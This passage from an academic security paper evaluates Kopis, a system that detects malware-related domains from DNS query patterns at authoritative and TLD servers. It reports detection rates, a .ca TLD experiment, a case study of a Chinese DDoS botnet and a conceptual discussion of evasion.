Figures 5 (ii), (iii) and (iv) report the number of CIDR (i.e., BGP prefixes), Autonomous Systems (AS), Country Code (CC), respectively, for the RDNSs (or requesters) that looked up each domain name every day. The domains are sorted based on counts of ASs, CCs and CIDRs corresponding to the RDNSs that look them up (from left to right with the leftmost having the largest count). We observe that roughly the first 100,000 do-

main names were the only domains that exhibit any diversity among the requesters that looked them up. We can also observe that the first 10,000 domain names are those that have some significant diversity. In particular only the first 10,000 domain names were looked up by at least five CIDRs, or five ASs or two different CCs. In other words, the remaining domains were looked up from very few RDNSs, typically in small sets of networks and a small number of countries. Using this observation we created statistical vectors only for domain names in the sets of the 100,000 most diverse domains from the point of view of the RDNS's CC, AS and CIDR.

5.2 Obtaining the Ground Truth

We collected more than eight months of DNS traffic from two DNS authorities and the `.ca` TLD. All query tuples derived from these DNS authorities were stored daily and indexed in a relational database. Due to some monitoring problems we missed traffic from 3 days in January, 9 days in March and 6 days in June 2010.

Some of our statistical features require us to map each observed IP address to the related CIDR (or BGP prefix) AS number and country code (Section 4). To this end, we leveraged Team CYMRU's IP-to-ASN mapping [28].

Kopis' knowledge base contained malware information from two malware feeds collected since March 2009. We also collected public blacklisting information from various publicly available services (e.g., Malwaredomains [16], Zeus tracker [31]). Furthermore, we collected information regarding domain names residing in benign networks from DNSWL [9] but also the address space from the top 30 Alexa [2] domains verified using the assistance of the Dihe's IP address index browser [8]. Overall, we were able to label 225,429 unique RRs that correspond to 28,915 unique domain names. From those we had 1,598 domain names labeled as legitimate and 27,317 domain names labeled as malware-related. All collected information was placed in a table with first and last seen timestamps. This was important since we computed all IPR features for day n based only on data we had until day n. Finally, we should note that we labeled all the data based on black-listing and white-listing information collected until October 31^{st} 2010.

5.3 Model Selection

As described in Section 3, Kopis uses a machine learning algorithm to build a detector based on the statistical profiles of resolution patterns of legitimate and malware-related domains. As with any machine-learning task, it is important to select the appropriate model and important parameters. For Kopis, we need to identify the minimal observation window of historic data necessary for training. The observation window here is the number of epochs from which we assemble the training dataset.




Figure 6: ROCs from datasets with different sizes assembled from different time windows.

In Figure 6, we see the detection results from four different observation windows. The ROCs in Figure 6 were computed using 10-fold cross validation. The classifier that produced these results was a random forest (RF) classifier under a two, three, four and five day training window. The selection of the RF classifier was made using a model selection process [10], a common method used in the machine learning community, which identified the most accurate classifier that could model our dataset. Besides the RF, during model selection we also experimented with Naive Bayes, k-nearest neighbors (IBK), Support Vector Machines, MLP Neural Network and random committee (RC) classifiers [10]. The best detection results reported during the model selection were from the RF classifier. Specifically, the RF classifier achieved a $TP_{rate} = 98.4\%$ and a $FP_{rate} = 0.3\%$ using a five day observation window. When we increased the observation window beyond the mark of five days we did not see a significant improvement in the detection results.

We should note that this parameter and model methodology should be used every time Kopis is being deployed in a new AuthNS or TLD server because the characteristics of the domains, and hence the resolution patterns, may vary in different AuthNS and TLD servers, and different patterns or profiles may best fit different parameter values and classifiers.

5.4 Overall Detection Performance

In order to evaluate the detection performance of Kopis and in particular the validity and strength of its statistical features and classification model, we conducted a *long-term* experiment with five months of data. We used 150




Figure 7: The distribution of TP_{rate} for combination of features and features families in comparison with Kopis observed detection accuracy.




Figure 8: The distribution of FP_{rate} for combinations of features and features families in comparison with Kopis observed detection accuracy.

different datasets created over a period of 155 days (first 15 days for bootstrap). These datasets were composed by using a fifteen-day sliding window with a one-day step (i.e., two consecutive windows overlap by 14 days). We then used 10-fold cross validation[4] to obtain the FP_{rates} and TP_{rates} from every dataset. We picked three classification algorithms, namely, RF, RC, and IBK, which performed best in the model selection process (described in Section 5.3) because we wanted to use their detection rates during the long-term experiment.

In Figure 7 and Figure 8 we observe the distribution of the TP_{rates} and FP_{rates} for the RF classifier over the entire evaluation period. The average, minimum and maximum FP_{rates} for the RF were 0.5% (8 domains), 0.2% (3 domains) and 1.1% (18 domains), respectively, while the average, minimum and maximum TP_{rates} were 99.1% (27,072 domains), 98.1% (27.071 domains) and 99.8% (27,262 domains), respectively. The RF classifier's FP_{rates} were almost consistently around 0.6% or less. The TP_{rate} of the RF classifier, with the exception of six days, was above 96% and typically in the range of 98%. With the IBK classifier being the exception, the RF and RC classifiers had similar longterm detection accuracy. This experiment showed that Kopis overall has a very high TP_{rate} and very low FP_{rate} against all new and previously unclassified malware-related domains.

As described in Section 4, we define three main types of features. Next we show how Kopis would operate if trained on datasets assembled by features from each family, first separately and then combined. To derive the results from the experiments, we used as input the 150 datasets created in the previously described longterm evaluation mode. Then, for each one of these 150 datasets, we isolated the features from the RD, RP and IPR feature families into three additional types of datasets. In Figure 7 and Figure 8 we present the longterm detection rates obtained using 10-fold cross validation of these three different types of datasets. Additionally, we present the detection results from:

- The combination of RP and RD features (`RD+RP Features`).
- The combination of RD, RP and the features from the IPR feature family that describe the Autonomous System properties of the IP address that each domain name d points at (`RD+RP+IRP (AS) Features`).
- The detection results from the combination of all features combined (`All Features`).

The longterm FP_{rates} and TP_{rates} in Figure 7 and Figure 8 respectively, we show the detection accuracies from each different feature set. One may tend to think that the IPR (IP reputation) features hold a significantly stronger classification signal than the combination of RD and RP features, mainly because there are many resources that currently contribute to the quantification and improvement of IP reputation (i.e., spam block lists, malware analysis, dynamic DNS reputation etc.). However, Figure 7 and Figure 8 show that with respect to both the FP_{rates} and TP_{rates}, the combination of the RD and RP sets of features performs almost equally to the IPR features used in isolation from the remaining features. At the same time, using all features performs much better than using each single feature subset in isolation. This

[4]To avoid overfitting our dataset we report the evaluation results using 10-fold cross validation that implies that 90% of dataset is used for training and 10% for testing — in each of the 10 folds. This technique is known [14] to yield a fair estimation of classification performance over a dataset.




Figure 9: TP_{rates} for different observation periods using an 80/20 train/test dataset split.




Figure 10: FP_{rates} for different observation periods using an 80/20 train/test dataset split.

shows that the combination of the RP and RD features contribute significantly to the overall classification accuracy and can enable the correct classification of domains in environments where IP reputation is absent or in cases where we cannot reliably compute IP reputation features "on-the-fly" (e.g., in some TLD-level deployments).

5.5 New and Previously Unclassified Domains

While the experiments described in Section 5.4 showed that Kopis can achieve very good overall detection accuracy, we also wanted to evaluate the "real-world value" of Kopis, and in particular its ability to detect new and previously unclassified malware domains. To this end, we conducted a set of experiments in which we trained Kopis based on one month of labeled data from which we randomly excluded 20% of both benign and malware-related domains (i.e., we assumed that we did not know anything about these domain names during training). This excluded 997 benign and 4,792 malware-related unique, deduplicated domain names from the training datasets. Then we used the next three weeks of data as an evaluation dataset, which contained the domains excluded from the training set mentioned above, as well as all other newly seen domain names. In other words, the classification model learned using the training data was not provided with any knowledge whatsoever about the domains in the evaluation dataset.

We then classified the domains in the evaluation dataset, with the assistance of a Random Forest classifier, as we already discussed in Section 3. We used a training period of 30 consecutive days and a testing period of $m = 21$ days immediately following the training period. The detection threshold θ was set to 0.9 to obtain a good operational trade-off between false positives and detection rate. Our primary reasoning behind setting the threshold θ to 0.9 was to keep the FP_{rates} as low as possible so that an operator would only have to deal with a very small number of FPs on a daily basis. We repeated this evaluation four times during different months within our eight months of traffic monitoring.

In Figure 9 and Figure 10, we can see the results of these experiments. From left to right, we can see the evaluation on 21 days of traffic in February, March, May and June of 2010. We trained the system based on one month of traffic from January, February, March and May 2010, respectively. We chose these months because we had continuous daily observations (i.e., no data gaps) from both training and testing datasets. As in the longterm 10-fold evaluation, we performed the experiments using six different datasets obtained using different feature subsets.

We present the results in the same way as in Section 5.4. When we used all features we observed the average FP_{rates} was 0.53% ($\sim$ two domains), while the average TP_{rates} was 73.62% (3,528 domain names). For the `RP+RD Features` and `IPR Features` the average FP_{rates} were 0.54% ($\sim$ two domains) and 0.79% ($\sim$ two domains), respectively; while the average TP_{rates} were 69.19% (3,315 domain names) and 87.25% (4,181 domain names), respectively. The `RP+RD+AS(IPR) Features`, gave average $FP_{rates} = 0.66\%$ (or $\sim$ two domain names) and average $TP_{rates} = 65.05\%$ (or 3,117 domain names).

When we used the combination of all features we see that for the first 42 days of evaluation (February and March of 2010) Kopis had a virtually zero FP_{rates} and an average $TP_{rates} = 68\%$. In the following 42 days of evaluation, Kopis, had better TP_{rates} but with some ex-




Figure 11: Kopis early detection results. The deltas in days between the Kopis classification dates and the date we've received a corresponding malware sample for the domain name.

tra false positives, always below 0.5%. Investigating the nature of the false positives, we observed that the domain names responsible are related to BitTorrent services, on-demand web-TV services and what appeared to be online gaming sites. We suspect that the main reason why these domains cause false positives is because the population of similar legitimate services was insufficiently represented during training, and therefore, the RF classifier failed to learn this behavior as being legitimate in training.

This experiment showed that Kopis — with all features used — can detect new and previously unclassified domains with an average TP_{rate} of 73.62% and average FP_{rate} of 0.53%. Although this is worse than the overall detection performance reported in Section 5.4, it is actually a good result considering that Kopis has no knowledge of the domains in the testing dataset. It implies that Kopis has good "real-world value" thanks to its ability to detect new, previously unseen attacks is at a premium.

Figure 11 shows the difference in days between the time that Kopis identifies a *true positive* domain as being malware-related, and the day we first obtained the malware sample associated with the malware-related domain from our malware feed. To perform this measurement, we used malware from a commercial malware feed with volume between 400 MB to 2 GB of malware samples every day. Additionally, we used malware captured from two corporate networks. As we can see, Kopis was able to identify domain names on the rise **even before** a corresponding malware sample is accessible by the security community. This result shows that Kopis can provide the ability to the registrars and TLD operators to preemptively block or take down malware related domains and remove botnets from the Internet before they become a large security threat.

5.6 Canadian TLD

Thus far, the experiments we have reported were all using data available at AuthNSs. A TLD server is one level above AuthNS servers in the DNS hierarchy, and as such, it has a greater global visibility but with less granular data on DNS resolution behaviors. In this section we report our experiments of Kopis at the TLD level.

We evaluated Kopis on query data obtained from the Canadian TLD. We used the same evaluation method introduced in Section 5.5 but with different training window sizes, testing epochs and classification thresholds. Before we describe the results, we should note that all TLD traffic needs passive reconstruction of the query data to identify the IPs addresses in the `A-type` resource records. We used a passive DNS database composed of data from four ISP sensors and the passive DNS database from SIE [24]. The Canadian TLD's traffic was harvested from SIE [24] (channel three).

Unfortunately, due to the fact that we obtained traffic from only 52 days (2010-08-26 until 2010-10-18) we had to use a smaller training epoch of 14 days (instead of one month). We evaluated Kopis using the RF classifier, 14 consecutive days as the training epoch, 14 days following the training epoch as the evaluation epoch, and setting the threshold $\theta = 0.9$. Two sequential training epochs had seven days in common. The exact training epochs were *08-27* to *09-11*, *09-04* to *09-18*, *09-11* to *09-25* and *09-18* to *10-02* while the corresponding evaluation epochs were *09-12* to *09-26*, *09-19* to *10-03*, *09-26* to *10-10* and *10-03* to *10-17*, respectively. Without changing the data labeling methodology, we assembled a dataset with 2,199 malware related and 1,018 benign unique deduplicated domain names.

In Figure 12 and Figure 13, we can see the results of this experiment. As with the experiments in Section 5.5, we evaluated Kopis in six modes, using as threshold $\theta = 0.5$. We should note here that the evaluation of the `RD+RP Features` reflects the evaluation mode with datasets that were composed only by the combination of RD and RP features. Such dataset can be extracted directly from data readily available at a TLD server (in other words, the `RD+RP Features` is the most "efficient" mode that Kopis can operate in and can be computed on the fly at a TLD server).

When we used all features we observed the average FP_{rates} was 0.52% ($\sim$ six domain names), while the average TP_{rates} was 94.68% (2,082 domain names). For the `RP+RD Features` and `IPR Features` the average FP_{rates} were 3.18% ($\sim$ 33 domain names) and 0.36% ($\sim$ four domain names), respec-




Figure 12: TP_{rates} achieved during evaluation of traffic obtained from `.ca` TLD.




Figure 13: FP_{rates} achieved during evaluation of traffic obtained from `.ca` TLD.

tively; while the average TP_{rates} were 63.63% (1,399 domain names) and 10.84% (238 domain names), respectively. The `RP+RD+AS(IPR) Features`, gave the average $FP_{rates} = 1.03\%$ (or ten domain names) and average $TP_{rates} = 78.95\%$ (or 1,736 domain names).

During the `RP+RD Features` evaluation, we observed that the average TP_{rates} reached 63.63% while the average FP_{rates} were in the range of 3.18%. These were very promising results despite the relatively high FP_{rates} because we can operate Kopis using a sequential classification mode, starting with `RP+RD Features` followed by `All Features`. Kopis in this "in-series" classification mode can achieve a good balance of efficiency and accuracy.

More specifically, at the first step in the sequential process, Kopis is a "coarse filter" that operates in `RP+RD Features` with only the RP and RD statistical features and threshold $\theta = 0.5$. Any domain name that passes this filter (i.e., with a "malware-related" label) then requires additional feature computation, i.e., reconstructing the resolved IP address records, and further classification at the next step in the sequential process. On the other hand, domains that are dropped by this filter (i.e., with a "legitimate" label) are no longer analyzed by Kopis. Thus, the first step filter is essentially a data reduction tool, and the sequential classification process is a way to delay the expensive computation until the data volume is reduced. This technique is very important at the TLD level given the potentially huge volume of data.

In our experiments Kopis operating at the first step with `RP+RD Features` (and threshold $\theta = 0.5$) yielded an average data reduction rate[5] of 87.95% on the original dataset. After this reduction, at the second step, we evaluated Kopis on the (remaining) dataset using all features, and keeping the same threshold $\theta = 0.5$. The average FP_{rates} reported at this step by Kopis were zero while the average TP_{rates} were 94.44%. The overall FP_{rates} and TP_{rates} for this "in-series" mode were zero and 60.09% (1,321 domain names), respectively.

At this point we should note that the threshold θ was set again with the intention to have the FP_{rates} as close to 1.0% as possible but also not to sacrifice much of the TP_{rate} produced from the first classification process in the "in-series" mode. As we saw previously, even when we had some FPs created by the `RP+RD Features` (the first classification process in the "in-series" mode), the combination of statistical features in the second "in-series" mode was able to prune away these FPs. An operator may choose to lower the threshold θ even more and have as an immediate effect, the increase of domain names that will be forwarded to the second "in-series" classification process, with a potential increase in the overall TP_{rate} and FP_{rates}. The experiments in this section showed that by using an "in-series" classification process where different steps can use different (sub)sets of features and thresholds, Kopis can achieve a good balance of detection performance and operation efficiency at the TLD level.

5.7 DDos Botnet Originated in China

As discussed in Section 1, Kopis was designed to have global visibility so that it can detect domains associated with malware activities running in an uncooperative country or networks before the attacks propagate to net-

[5] We define the reduction rate as follows: $1 - \frac{TP_{malware}+FP_{malware}}{ALL}$, where $TP_{malware}$ is the true positives for the malware-related class, $FP_{malware}$ is the mis-classified as malware-related benign domain names and ALL all as the domain names in the evaluation dataset.




Figure 14: Various growth trends for the DDoS botnet. Day zero is *03-20-2010*.




Figure 15: A snapshot from the first 70 days of the botnet's growth with respect to the country code-based resolution attempts for the DDoS botnet's domain names. Day zero is *03-20-2010*.

works that it protects. In this section, we report a case study to demonstrate Kopis's global detection capability.

Kopis was able to identify a commercial DDoS botnet in the first few weeks of its propagation in China and well before it began propagating within other countries, including the US. We alerted the security community, and the botnet was finally removed from the Internet in the middle of September 2010. Next we provide some intuition behind this discovery and why Kopis was able to detect this threat early.

This DDoS botnet was controlled through 18 domain names, all of which were registered by the attacker under the same authority (although with different 2LDs). Kopis was deployed at the AuthNS server and was able to observe resolution requests to these domains (even when the infected machines were initially not in the US) and classify them as malware-related because their resolution patterns fit the profiles of known malware domains in its knowledge base.

These domain names were linked with six IP addresses located in the following autonomous systems: 14745 (US), two in 4837 (CN), 37943 (CN) and two in 4134 (CN), throughout the lifetime of the botnet. We show the difference between the absolute DNS lookups versus the daily volume of unique query tuples in Figure 14 (i). The average lookup volume every day was 438,471 with average de-duplicated query tuples in the range of 3,883. Despite this significant data reduction, Kopis was still able to track and identify this emerging threat. In Figures 14 (ii), (iii) and (iv), we can see the daily growth of unique CIDRs, AS and CCs related to the RDNSs that queried the domain names used in the botnet.

An interesting observation can be made from Figure 15. In this figure we can see the daily lookup volume for the domain names of this botnet. Instantly we can see that the first big infection happened in Chinese networks in a relatively short period of time (in the first 2-3 days). After this initial infection, a number of machines from several other countries were also infected but nowhere close to the volume of the infected population in the Chinese networks. As an example we can see in Figure 15 that the first time more than 1,000 daily lookups were observed from the United States was more than 20 days after the botnet was launched. Also, other countries such as Poland and Thailand had the first infection 21 and 25 days after the botnet were lunched. Furthermore, large countries such as Italy, Spain and India reached the 100 daily lookup threshold 15 days later than the start of this botnet. Clearly, for countries like Poland and Thailand (and even Italy, Spain and India to a large extent) localized DNS reputation techniques could not have been able to observe a resolution request (or a strong enough signal) for any of the domain names related to this botnet, until the botnet had reached global scale, which was several weeks after it was launched. Figure 16 shows the volume of samples correlated with this botnet as they appeared in our malware feeds. We observe that the first malware sample related to this botnet appeared two months after the botnet became active.

To demonstrate the contribution of each feature family towards the identification of the domain names that were part of this botnet we conducted the following experiment. We trained Kopis with 30 days of data before the 5^{th} of May 2010. Then we computed vectors for all the domain names that were part of the botnet. We computed one vector every day for each domain name based on the information we had on the domain name and IP address up until that day. We classified each vector




Figure 16: Volume of malware samples related with the DDoS botnet as they appeared in our feeds. Day zero is *05-20-2010*.

against four trained classifiers with the following set of features; `All Features`, `RD+RP Features`, `IPR Features`, and `RD+RP+AS(IPR) Features`. We then marked the first day that each classifier detected a domain name as malware-related, while setting the threshold $\theta = 0.9$. By doing so we identified the earliest day that the classifier would have detected the domain name without human forensic analysis on the results. The detection results from this experiment can be found in Table 1.

What the results show is that only the combination of all features can detect all the domain names until the end of August. On the other hand the IPR and the combination of RD+RP features detected more than half of the domain names by the middle of July, when the botnet was in its peak. We should also note that in the middle of July we saw the biggest volume of malware samples related to the botnet's domain names surfacing in the security community. Finally, we should also note that these 18 domain names appeared in public blacklists after the take-down of the botnet was publicly disclosed (September 2010). Obviously, this was not exactly how we detected the botnet. After the initial identification of the 7 domain names in the beginning of May and with some very basic forensic analysis, we managed to quickly discover the entire corpus of the related domains.

In an effort to place Kopis' early detection abilities in comparison with recursive-based reputation systems (like Notos and Exposure) we check in the passive DNS database at ISC when these 18 domain names first appeared. Fifteen of them never showed up in the RDNSs that supply ISC with DNS data. The remaining three domain appeared for the first time on the following dates: **2010-06-24 06:56:34**, **2010-07-01 14:06:47** and **2010-09-08 04:32:36**. This means that the first domain name related with this botnet appeared three months after the botnet was created and this would have been the earliest possible time that either Notos or Exposure could have detected these domain names assuming they were operating on passive DNS data from ISC — one of biggest passive DNS repositories worldwide. This clearly shows the need of detection systems like Kopis that can operate higher in the DNS hierarchy and provide Internet with an early global warning system for DNS.

Features/Dates	5/20	6/1	7/15	8/31
`All`	7	9	15	18
`RD+RP`	3	5	12	16
`IPR`	3	5	13	17
`RD+RP+AS(IPR)`	3	5	12	16

Table 1: Number of the botnet related domain names that each feature family would have detected up-until the specified date assuming that the system was operating unsupervised.

6 Discussion

In this section, we elaborate on possible evasion techniques and discuss some operational issues of Kopis.

6.1 Evasion techniques

Kopis relies significantly on the *Requester Diversity* (RD) and *Requester Profile* features. An attacker may attempt to dilute the information provided by the RP and RD features to evade Kopis. This could be achieved by resolving domain names from a diverse set of *open recursive* DNS servers or even from random IPs acting as stub resolver (e.g., using infected machines). This will not be as easy as it sounds, due to the RP feature family. This is because even if the adversary looks up domain names from various different IP addresses, the adversary will still have to look up a large number of domain names under the same authority to make the weight of each requester large enough to alter the RP features. Additionally, the adversary will have to repeatedly (for a long enough period of time) ask for different domain names served by the same authority in order to influence/dilute the RDNS weighing function.

In order to be able to artificially create the necessary signal that may dilute or even disturb the modeling of legitimate and malware-related domain names, the adversary would have to obtain access to traffic at the authority name or TLD servers. Furthermore, the adversary

would need a full list of statistical feature values used from Kopis. Such an attack would be similar in spirit to polymorphic blending attacks [12]. We note here that reliable and systematic access to DNS traffic at the authoritative or TLD level is extremely hard to obtain, since it would require the collaboration of the registrar that controls the AuthNS or the TLD servers.

Domain name generation algorithms (DGAs) have been used by malware families (i.e., Conficker [20], Zeus/Murofet [23], Bobax [26], Torpig [27] etc.) in the last few years. The new seed of these DGAs has typically the periodicity of a day. This implies that domain names generated by DGAs (and under the zones Kopis monitors) will be active only for a small period of time (e.g., a day). Due to the daily observation period mandatory for Kopis to provide detection results, such malware-related domain names will be potentially inactive by the time they are reported by our detection system. Operating Kopis with smaller epochs (i.e., hourly granularity) could potential solve this problem. We leave the verification of this operation mode to future work.

6.2 TLDs and Domain Registrars

As we have already discussed, just observing the DNS resolution requests at the TLD level will not provide sufficient information for the system to reconstruct the IP addresses mapped with the queried domain names. There are several ways to resolve this issue. The simplest way to reconstruct the IP addresses for a given domain name is to check a large passive DNS database. For the domains that are not replicated in the passive DNS database, we can use an *active probing* strategy to retrieve the resolved IP addresses with little overhead.

As a final classification heuristic, especially in the case of domain registrars, they can potentially combine Kopis with domain name registration information. Classification results from Kopis can be combined with domain name registration information (trivially accessible to domain registrars) in order to further reduce FPs but also provide an additional correlation between domain registration accounts that own domains with suspicious resolution behavior according to Kopis.

7 Conclusion

In this paper, we presented Kopis, a system that can operate at the upper DNS hierarchy and detect malware-related domains based on global DNS resolution patterns. To the best of our knowledge, Kopis is the first system that can operate at TLD servers and large authorities and provide DNS operators the ability of early detection of malware-related domains — even without information of the associated malware.

Kopis models three key signals at the DNS authorities: the daily domain name resolution patterns, the significance of each requester for an epoch, and the domain name's IP address reputation. Using more than half a year of real world data of known benign and malware-related domains from two major DNS authorities and the `.ca` TLD, our evaluation showed that Kopis can achieve high TP_{rates} (98.4% against all malware-related domains and 73.6% against new and previously unclassified malware-related domains) and low FP_{rates} (0.3% and 0.5%). Kopis was also able to detect newly created and previously unclassified malware-related domain names several weeks before they were listed in any blacklist and before information of the associated malware appeared in security forums. Finally, Kopis was used to identify the creation of a DDoS botnet in China. This ability to identify malware-related domains on the rise can provide the DNS operators the preemptive ability to remove rapidly growing botnets at the very early stage, thus minimizing their threats to Internet security.

References

[1] M. Abu Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A multifaceted approach to understanding the botnet phenomenon. In *Proceedings of the 6th ACM SIGCOMM conference on Internet measurement*, IMC '06, 2006.

[2] Alexa. The web information company. `http://www.alexa.com/`, 2007.

[3] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster. Building a Dynamic Reputation System for DNS. In *the Proceedings of 19th USENIX Security Symposium (USENIX Security '10)*, 2010.

[4] L. Bilge, E. Kirda, C. Kruegel, and M. Balduzzi. Exposure: Finding malicious domains using passive dns analysis. In *Proceedings of NDSS*, 2011.

[5] C. M. Bishop. *Pattern Recognition and Machine Learning (Information Science and Statistics)*. Springer-Verlag New York, Inc., Secaucus, NJ, USA, 2006.

[6] M. P. Collins, T. J. Shimeall, S. Faber, J. Janies, R. Weaver, M. De Shon, and J. Kadane. Using uncleanliness to predict future botnet addresses. In *Proceedings of the 7th ACM SIGCOMM conference on Internet measurement*, IMC '07, pages 93–104, New York, NY, USA, 2007. ACM.

[7] D. Dagon, C. Zou, and W. Lee. Modeling botnet propagation using time zones. In *In Proceedings of the 13 th Network and Distributed System Security Symposium NDSS*, 2006.

[8] dihe's IP-Index Browser. DIHE. `http://ipindex.homelinux.net/index.php`, 2008.

[9] DNS Whitelist Protect against false positives. DNSWL. `http://www.dnswl.org`, 2008.

[10] R. Duda, P. Hart, and D. Stork. *Pattern Classification*. Wiley-Interscience, 2nd edition, 2000.

[11] M. Felegyhazi, C. Keibich, and V. Paxson. On the poten-

tial of proactive domain blacklisting. In *Third USENIX LEET Workshop*, 2010.

[12] P. Fogla, M. Sharif, R. Perdisci, O. Kolesnikov, and W. Lee. Polymorphic blending attacks. In *In Proceedings of the 15 th USENIX Security Symposium*, pages 241–256, 2006.

[13] S. Hao, N. Feamster, and R. Pandrangi. An Internet Wide View into DNS Lookup Patterns. `http://labs.verisigninc.com/projects/malicious-domain-names.html`, 2010.

[14] T. Hastie, R. Tibshirani, and J. Friedman. *The Elements of Statistical Learning*. Springer Series in Statistics. Springer New York Inc., New York, NY, USA, 2001.

